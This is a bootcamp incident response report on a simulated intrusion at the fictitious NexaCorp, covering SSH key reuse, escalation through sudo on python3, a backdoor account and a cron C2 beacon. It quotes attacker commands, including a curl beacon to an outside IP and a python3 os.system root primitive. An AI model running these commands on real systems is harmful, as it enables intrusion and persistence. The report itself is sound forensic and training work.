

Incident Response Engagement Findings Report

INC-2026-003 - Lateral Movement & Persistence

CLIENT

NexaCorp

Lateral movement and persistence investigation

Engagement reference INC-2026-003

Liege file server lge-files-01

Prepared by

Johan-Emmanuel Hatchi, SOC Analyst L1

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi · github.com/Jhatchi

Date: 28 May 2026

Table of Contents

CONFIDENTIALITY STATEMENT	3
EXECUTIVE SUMMARY	4
METHODOLOGY	6
INCIDENT TIMELINE	8
TECHNICAL ANALYSIS	9
F1. Lateral movement via reused SSH key	9
F2. Privilege escalation via sudo python3	10
F3. Persistence: backdoor account and C2 cron	11
IMPACT AND DETECTION	12
RISK MATRIX	13
INDICATORS OF COMPROMISE	14
MITRE ATT&CK MAPPING	14
REMEDIATION	15
TOOLS AND STANDARDS	16
GLOSSARY AND ACRONYMS	18

Confidentiality Statement

This report documents INC-2026-003 of the BeCode Corp internal cybersecurity training programme, an incident response engagement against a controlled laboratory environment simulating an internal Linux server incident at the fictitious organisation NexaCorp. No real production system, customer data, or third party was involved. All identities, hostnames and accounts referenced belong to the BeCode training environment.

This document is classified Confidential under reference BCC-2026 | INC-2026-003. The cross-incident picture for the month (INC-2026-001 to 003) is in the Month 1 Assessment Report. Raw evidence is retained by BeCode Corp and is not redistributed.

Disclaimer


The findings and recommendations are based on the evidence bundle provided for INC-2026-003 (host logs, SSH and sudo journals, audit logs and a network capture) covering the attack window of 24 May 2026 (12:31 to 13:05 CEST). This is an assessment lab : the deliverable is investigation and reporting; no detection rules were authored. The methodology follows NIST SP 800-61r2, NIST SP 800-86 and the SANS PICERL process.

Executive Summary

On 24 May 2026, an attacker already established on the Brussels application server (bru-app-01, from INC-2026-002) pivoted to the Liege file server (lge-files-01) with no new exploit. Using a stolen svc_api SSH private key that was also authorised for the svc_backup account, the attacker logged in as svc_backup, escalated to root through a sudo NOPASSWD rule on the Python interpreter, and installed two persistence mechanisms : a backdoor administrator account (sysupdate) and a cron job beaconing to an external server every five minutes. The beacon was still active at the time of reporting.

The root cause is SSH key reuse across service accounts : a single private key opened a different account on a different host. This is the third incident of the Month 1 campaign ; the cross-incident picture is in the Month 1 Assessment Report.

Findings by Severity Level

B.

Ref	Description	Severity
F1	Lateral movement via reused service-account SSH key (svc_api key accepted for svc_backup)	HIGH
F2	Privilege escalation via sudo NOPASSWD on /usr/bin/python3 (GTF0Bins)	CRITICAL
F3	Persistence: backdoor account sysupdate and active C2 cron to 34.251.89.142	CRITICAL

Overview of recommendations

REF	FINDING	SHORT RECOMMENDATION
F1	Reused SSH key	<i>Rotate all SSH keys and end key reuse; no key should authorise more than one account or host.</i>
F2	sudo on python3	<i>Remove svc_backup's NOPASSWD on /usr/bin/python3; never grant sudo on an interpreter.</i>
F3	Backdoor + C2 cron	<i>Delete sysupdate and /etc/cron.d/system-update, block 34.251.89.142 outbound; add egress filtering and behavioural detection.</i>

Methodology

A. Procedure

The investigation follows NIST SP 800-61r2 (Computer Security Incident Handling Guide), NIST SP 800-86 (forensic techniques) and the SANS PICERL process. This is an assessment lab : forensic analysis of the evidence bundle, no detection-engineering phase.

01. Scope and evidence triage

- Validate the evidence bundle (auth/sshd/sudo/audit logs, syslog, pcap)
- Confirm the attack window and boundaries



02. Lateral-movement reconstruction

- Identify the pivot in sshd_journal against the svc_backup baseline
- Distinguish the malicious key fingerprint from the legitimate one



03. Privilege-escalation analysis

- Trace the sudo python3 abuse in the audit trail (auid vs euid)
- Confirm the root primitive and its scope



04. Persistence and C2 confirmation

- Recover the backdoor account and cron drop-in from the sudo journal
- Corroborate the C2 beacons in the packet capture




05. Consolidation and reporting

- Map findings to MITRE ATT&CK;
- Consolidate IOCs and remediation



B. Severity ratings

Severities are analyst-rated for this forensic context (impact, MITRE technique category, and current threat state), not CVSS-derived : CVSS scores discoverable vulnerabilities, not post-compromise forensic findings.



Incident Timeline

Timestamps are CEST (UTC+02:00). The network capture is native UTC; both are shown for the beacons.

<i>Time (CEST)</i>	<i>Host</i>	<i>Event</i>	<i>Source</i>
12:31:08	bru-app-01	it_support (backdoor from INC-2026-002) logs in by password from 185.220.101.62 (Tor)	auth.log
12:35:44 - 12:38:29	bru-app-01	Locates, reads and stages the svc_api private key; confirms it authorises svc_backup	auth.log
12:39:54	lge-files-01	Accepted publickey for svc_backup from 192.168.10.20, key SHA256:Cx3hNuyZ... (the svc_api key)	sshd_journal.log
12:40:28 - 12:40:51	lge-files-01	Privilege escalation: auid=1000 (svc_backup) with euid=0 (root), key=lab03_exec	audit_filtered.log
12:40:51	lge-files-01	Backdoor account sysupdate created (sudo python3 useradd, added to sudo group)	sudo_journal.log
12:41:00	lge-files-01	C2 cron /etc/cron.d/system-update (*/*) installed, beacon to 34.251.89.142	sudo_journal.log
12:45 - 13:00 (10:45 - 11:00 UTC)	lge-files-01	Four outbound C2 beacons GET /update?h=lge-files-01 to 34.251.89.142:80	pcap
14:32 onward	lge-files-01	Defender review of cron and accounts (post-incident)	sudo_journal.log

Technical Analysis

F1. Lateral movement via reused service-account SSH key

Severity:**HIGH**

Finding type:

Lateral movement using a reused service-account SSH key

CVSS v3.1 base score:

N/A (forensic finding, post-compromise)

CWE:

CWE-522 (Insufficiently Protected Credentials)

MITRE ATT&CK:

T1552.004, T1021.004, T1078

Affected scope:

- lge-files-01 (192.168.10.30), account svc_backup
-

Description:

The attacker moved from bru-app-01 (192.168.10.20) to lge-files-01 using a stolen SSH private key. The 12:39:54 connection authenticated as svc_backup but stands out against the baseline : legitimate svc_backup activity always originates from mon-01 (192.168.10.200) with key fingerprint SHA256:mHj4kL9p... ; the malicious connection comes from bru-app-01 and presents a different key (SHA256:Cx3hNuyZ...). The account and method match the legitimate service, the source and key do not.

Root cause:

Before the pivot, the it_support backdoor (INC-2026-002) located the svc_api private key, confirmed it was authorised for svc_backup, and staged it. The svc_api public key was present in svc_backup's authorized_keys on lge-files-01 : one key pair reused across service accounts, so possession of one private key granted access to a different account on a different host.

F2. Privilege escalation via sudo NOPASSWD on python3

Severity:**CRITICAL**

Finding type:Local privilege escalation via sudo misconfiguration (GTFOBins)

CVSS v3.1 base score:N/A (forensic finding, post-compromise)

CWE:CWE-250 (Execution with Unnecessary Privileges), CWE-269

MITRE ATT&CK:T1548.003

Affected scope:

- lge-files-01, sudoers NOPASSWD on /usr/bin/python3 for svc_backup
-

Description:

The svc_backup account could run /usr/bin/python3 via sudo without a password. Python is an interpreter : sudo on it means the account can run anything as root. The attacker used python3 -c 'import os; os.system(...)' to run commands inline as root with no interactive shell. The audit trail shows the escalation : audit=1000 (svc_backup) with euid=0 (root), key=lab03_exec, at 12:40:28 and 12:40:51.

Why it matters:

This violates least privilege : a backup service account held unconstrained root, available to anyone who obtains the account. The danger is structural and exists independently of this attacker.

F3. Persistence: backdoor account and active C2 cron

Severity:

CRITICAL

Finding type:

Two persistence mechanisms installed post-escalation (active C2)

CVSS v3.1 base score:

N/A (forensic finding, post-compromise)

CWE:

CWE-269 (Improper Privilege Management), CWE-732

MITRE ATT&CK:

T1136.001, T1053.003, T1071.001

Affected scope:

- lge-files-01 : account sysupdate, file /etc/cron.d/system-update
-

Backdoor account (12:40:51):

useradd sysupdate with an attacker-set password ([REDACTED-lab-credential]), added to the sudo group : a standalone administrative login independent of the stolen key. Removal : userdel -r sysupdate, then verify /etc/passwd, /etc/shadow, /etc/group.

C2 cron beacon (12:41:00):

/etc/cron.d/system-update runs every five minutes : curl -s http://34.251.89.142/update?h=lge-files-01, sending the hostname to the attacker. Four beacons were captured (12:45, 12:50, 12:55, 13:00 CEST), confirming the job fired and that outbound traffic was permitted (exfiltration was possible). Removal : rm /etc/cron.d/system-update /tmp/.update.log, block 34.251.89.142 outbound.

Impact and Detection

Impact

The attacker obtained root on a third internal NexaCorp server and established self-restoring persistence with an active command-and-control channel. No exfiltration of identifiable employee personal data was confirmed in this incident ; the impact is unauthorized root control, durable backdoor access, and an open C2 channel through which exfiltration would have been possible. Any host trusting the same reused key material is potentially exposed.

Detection note

This is an assessment lab (forensic evidence only, no live detection phase for this incident), so no detection rules are delivered. The intrusion is detectable behaviorally, recommended as monitoring controls : a service-account SSH login from an unexpected source or with a non-baseline key fingerprint ; creation of a new local account added to sudo ; a new drop-in in `/etc/cron.d/` ; and outbound connections from a server to an unrecognized external host.

Risk Matrix

Each finding plotted by analyst-rated Impact against Likelihood. The upper-right is the most urgent.

Impact / Likelihood	Very Low (1)	Low (2)	Medium (3)	High (4)	Very High (5)
Very High (5)				F2	F3
High (4)			F1		
Medium (3)					
Low (2)					
Very Low (1)					

Critical	High	Medium	Low
----------	------	--------	-----

F3 (active C2 cron) and F2 (deterministic root primitive) are Critical ; F1 (lateral movement via reused key) is High. All three are part of the same intrusion on lge-files-01.

Indicators of Compromise

- Pivot source : 192.168.10.20 (bru-app-01, compromised in INC-2026-002)
- Tor exit used on bru-app-01 : 185.220.101.62
- Malicious key fingerprint accepted for svc_backup :
SHA256:Cx3hNuyZt0jgbq25UKWg3kcSA0L9dfgL3OeCHXIJQg4
- Backdoor account : sysupdate (added to sudo group)
- Persistence file : /etc/cron.d/system-update ; beacon marker /tmp/.update.log
- External C2 : 34.251.89.142 (HTTP, /update?h=lge-files-01)
- Staged key : /tmp/.cache on bru-app-01

MITRE ATT&CK Mapping

<i>Finding</i>	<i>Tactic</i>	<i>Technique ID</i>	<i>Technique Name</i>
F1	Credential Access	T1552.004	Unsecured Credentials: Private Keys
F1	Lateral Movement	T1021.004	Remote Services: SSH
F1	Valid Accounts	T1078	Valid Accounts
F2	Privilege Escalation	T1548.003	Sudo and Sudo Caching
F3	Persistence	T1136.001	Create Account: Local Account
F3	Persistence	T1053.003	Scheduled Task/Job: Cron
F3	Command and Control	T1071.001	Application Layer Protocol: Web

Framework : MITRE ATT&CK Enterprise v15.

Remediation

- **Rotate all SSH keys and end key reuse.** No private key should authorise more than one account or host (closes F1).
- **Remove the persistence immediately.** Delete sysupdate and /etc/cron.d/system-update, remove /tmp/.update.log, block 34.251.89.142 outbound (F3).
- **Fix the sudo rule.** Remove svc_backup's NOPASSWD on /usr/bin/python3 ; never grant sudo on an interpreter (F2).
- **Add egress filtering** so a compromised host cannot beacon out, and **behavioural detection** for the signals above.
- **Treat the incident as not closed** until the backdoor account, cron job and reused keys are removed and verified.

Conclusion

INC-2026-003 required no new exploit : it succeeded because a reused SSH key was trusted across accounts and a service account held unconstrained sudo. Removing the persistence, ending key reuse, and constraining sudo close this incident. For how it connects to INC-2026-001 and INC-2026-002 as one operation, see the Month 1 Assessment Report.

Tools and Standards

A. Tools used during the engagement

<i>Category</i>	<i>Tool</i>	<i>Purpose</i>
Log analysis	grep / awk / sort / uniq	Filter and correlate auth, sshd, sudo and audit logs
Audit trail	ausearch / journalctl review	Read the audit records (audit vs euid escalation signature)
Network capture analysis	tshark / Wireshark	Confirm the C2 beacons to 34.251.89.142 in the packet capture
Decoding	base64 / hex review	Decode audit proctitle and payload fields
Documentation	VS Code, Markdown	Note-taking and report drafting

B. Standards and frameworks followed

<i>Standard / Framework</i>	<i>Version</i>	<i>Application</i>
NIST SP 800-61r2	2012	Incident handling methodology
NIST SP 800-86	2006	Forensic technique integration / evidence handling
SANS PICERL	-	Incident response phases
MITRE ATT&CK Enterprise	v15	Technique mapping
CWE	v4.16	Root-cause classification (CWE-522, 250, 269, 732)

Glossary and Acronyms

<i>Acronym</i>	<i>Full Name</i>	<i>Description</i>
SSH	Secure Shell	Encrypted remote-administration protocol
SUID	Set User ID	File permission bit that runs a binary with the owner's privileges
GTFOBins	Get The F*** Out Binaries	Curated list of Unix binaries abusable to bypass local security (e.g. sudo on python3)
NOPASSWD	No Password (sudoers)	sudoers option allowing a command to run via sudo without a password
C2	Command and Control	Channel through which an attacker controls a compromised host
cron	cron daemon	Unix scheduler; /etc/cron.d/ holds drop-in job files
Tor	The Onion Router	Anonymity network used here to mask the attacker source
IOC	Indicator of Compromise	Artifact pointing to malicious activity
MITRE ATT&CK	Adversarial Tactics, Techniques and Common Knowledge	Threat behaviour framework
PCAP	Packet Capture	Captured network traffic
auid / euid	Audit / Effective User ID	auid is the login identity, euid the effective identity; auid=1000 with euid=0 marks an escalation
CWE	Common Weakness Enumeration	Classification of software and configuration weaknesses
CEST / UTC	Central European Summer Time / Coordinated Universal Time	Time references used in this report

BeCode Corp.

DFIR / SOC Training

Reference: BCC-2026 | INC-2026-003

Classification: Confidential

Analyst

Johan-Emmanuel Hatchi, SOC Analyst L1

BeCode Cybersecurity Bootcamp - Promotion 2025-2026

linkedin.com/in/johan-emmanuel-hatchi

github.com/Jhatchi